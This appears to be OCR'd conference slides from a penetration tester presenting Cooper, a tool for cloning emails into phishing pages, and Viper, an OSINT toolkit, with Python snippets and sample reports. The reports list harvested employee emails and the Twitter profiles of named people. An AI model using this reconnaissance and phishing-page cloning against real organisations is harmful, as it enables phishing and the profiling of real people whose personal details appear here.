./cooper.py


-e email.txt

-o phish.html



REVIEWING OUTPUT

- Images are preserved
- Text is decoded
- Links are changed to point to us
- The email is a perfect clone




TOOL #2

INTRODUCING . . . VIPER

MORE TOOLBOX THAN TOOL

- Automated OSINT
  - Discover email addresses and social meida
  - whois/RDAP
  - Reputation data
  - DNS info and brute forcing
  - Shodan integration
  - Google searches for indexes, logins, documents
- Automated scanning with nmap
  - Custom output and target lists for EyeWitness



THE INSPIRATION

- Like Lee Baird's Discover scripts, but support for Shodan?
- Like Laramies' TheHarvester, but automatically report if the email address is in a paste?

MAKING SMALL CHANGES FOR CLEANER OUTPUT

```
print "[-] Harvesting Google (1/{})".format(harvesterDomains)
search = googlesearch.search_google(domain,harvestLimit,harvestStart)
search.process()
googleHarvest = search.get_emails()
```

```
# Combine lists and strip out duplicate findings for unique lists
totalEmails = googleHarvest + bingHarvest + yahooHarvest
temp = []
for email in totalEmails:
        email = email.lower()
        temp.append(email)
unique = set(temp)
uniqueEmails = list(unique)
```


ADDING FUNCTIONALITY

```
# Check haveibeenpwned for pastes from Pastebin, Pastie, Slexy, Ghostbin, QuickLeak, JustPaste,
url = "https://haveibeenpwned.com/api/v2/pasteaccount/{}".format(email)
page = urllib2.Request(url, None, headers)
# We must use Try because an empty result is like a 404 and causes an error
try:
        source = urllib2.urlopen(page).read()
        report.write("Pastes: {}\n".format(source))
```


```
user = twitAPI.get_user(twit.strip('@'))
report.write("Real Name: {}\n".format(user.name))
report.write("Twitter Handle: {}\n".format(user.screen_name))
report.write("Location: {}\n".format(user.location))
report.write("Followers: {}\n".format(user.followers_count))
try:
        report.write("User Description: {}\n".format(user.description.encode('utf8')))
```

KEEP LEARNING AND ITERATING


- As I actually used Viper, I wanted it to be more flexible
- Viper was (nearly) rewritten last week!



MOVING TO A CLI



VS



SAMPLE OUTPUT – OSINT

./viper.py

osint [module]

-c “Black Arts Illuminated” [client]

-d blackarts.ca [domain]

```
[➜  viper git:(origin/dev) ✗ ./viper.py osint -c "Black Arts Illuminated" -d blackarts.ca ]

- - - - - - - CODENAME - - - - - - -
 :::  === ::: :::====  :::===== :::====
 :::  === ::: :::  === :::      :::  ===
 ===  === === =======  ======   =======
  ======  === ===      ===      === ===
    ==    === ===      ======== ===  ===

[+] OSINT Module Selected: Viper will run all recon modules.

Viper will now attempt to find email addresses and potentially vulnerable accounts. TheHarvester will be
used to find email addresses, names, and social media accounts. Emails will be checked against the HaveIB
eenPwned database. (Thanks, Troy Hunt!) This may take a few minutes.

[+] Running The Harvester
[-] Harvesting Google
[-] Harvesting LinkedIn
[-] Harvesting Twitter
[-] Harvesting Yahoo
[-] Harvesting Bing
[-] Harvesting Jigsaw
[+] Harvester found a total of 6 emails and 98 names across all engines
[+] Running emails through HaveIBeenPwned and writing report
[!] br..@blackarts.ca looks to be clean.
[!] brian@blackarts.ca looks to be clean.
[!] info@blackarts.ca looks to be clean.
[!] mick@blackarts.ca looks to be clean.
[!] bruce@blackarts.ca looks to be clean.
[!] renu@blackarts.ca looks to be clean.
[+] blackarts.ca is (probably) not an IP address, so running whois and looking up IP for RDAP.
[+] Running whois for blackarts.ca
[+] IP is 162.214.0.145 - using this for RDAP.
[+] Running RDAP lookup for 162.214.0.145
[+] Performing Shodan search for blackarts.ca
[+] DNS recon was NOT selected: Viper skipped DNS brute forcing.
[+] File discovery was NOT selected: Viper skipped Googling for files.
[+] Google discovery was NOT selected: Viper skipped Googling for admin and index pages.
```

EXCERPT FROM EMAIL REPORT – BLACK ARTS ILLUMINATED

```
### Email & People Report for blackarts.ca ###

---THEHARVESTER Results---
Emails checked with HaveIBeenPwned for breaches and pastes:

renu@blackarts.ca
br..@blackarts.ca
bruce@blackarts.ca
brian@blackarts.ca
mick@blackarts.ca
info@blackarts.ca
```

```
[root:~/Desktop]# theharvester -d blackarts.ca -b google

**************************************************************************
*                                                                        *
*  _   _                                            _                    *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __        *
* | __| '_ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__|       *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |          *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|          *
*                                                                        *
* TheHarvester Ver. 2.7                                                  *
* Coded by Christian Martorella                                          *
* Edge-Security Research                                                 *
* cmartorella@edge-security.com                                          *
**************************************************************************


[-] Searching in Google:
        Searching 0 results...
        Searching 100 results...


[+] Emails found:
------------------
mick@blackarts.ca
info@blackarts.ca
Renu@blackarts.ca
Brian@blackarts.ca
br..@blackarts.ca
```

ANOTHER EXCERPT – ESENTIRE

```
Real Name: Sean Blenkhorn
Twitter Handle: SeanBlenkhorn
Location: Detroit, Michigan
Followers: 642
User Description: Sr Director, Sales Engineering and Advisory Services @eSentire. Views expressed are my own and
not of my employer. #InfoSec #ProudCanadian #Habs #HockeyLife

Real Name: Eldon Sprickerhoff
Twitter Handle: TheEldon
Location:
Followers: 230
User Description: My words are my own and do not necessarily represent those of my employer.

LinkedIn Profile: http://www.bing.com/search?q=site:linkedin.com%20"Eldon%20Sprickerhoff"%20"eSentire"

Real Name: IdanFire
Twitter Handle: IdanFire
Location: Toronto, Ontario
Followers: 145
User Description: biz. dev, communications, sales, marketing. I do it all. Also a huge Raptors fan. I work for
@BlancLabs, @BlancRide, @BlancLink. Views are my own.
```

FUTURE DEVELOPMENT


- This is a fun side project of mine, so it's constantly being developed
- The menu driven version may go away entirely - dev branch has the CLI
- Move from text reports to HTML for nice formatting/organization
- Expand scanning options for some automated testing/parsing
- Expand file collection to also collect metadata
- A lot more - anything YOU can come up with!

WHAT YOU CAN DO NOW

- Get involved and start automating tasks!
- If you're not sure, let my projects help you:
  - Submit pull requests to my repos, reach out, and ask me questions!
  - /chrismaddalena/cooper, /chrismaddalena/viper, and other odds and ends
- Look at your own responsibilities and see what can be automated
- Look at tools you have inherited or developed ages ago and see if you can improve them

THANK YOU!

- Chris Maddalena
  - chris.maddalena@gmail.com
  - https://www.github.com/chrismaddalena
  - @cmaddalena
- Converge and BSides Detroit - April 13, 14, and 15!
  - https://www.convergeconference.org/
  - CFP is open!



QUESTIONS?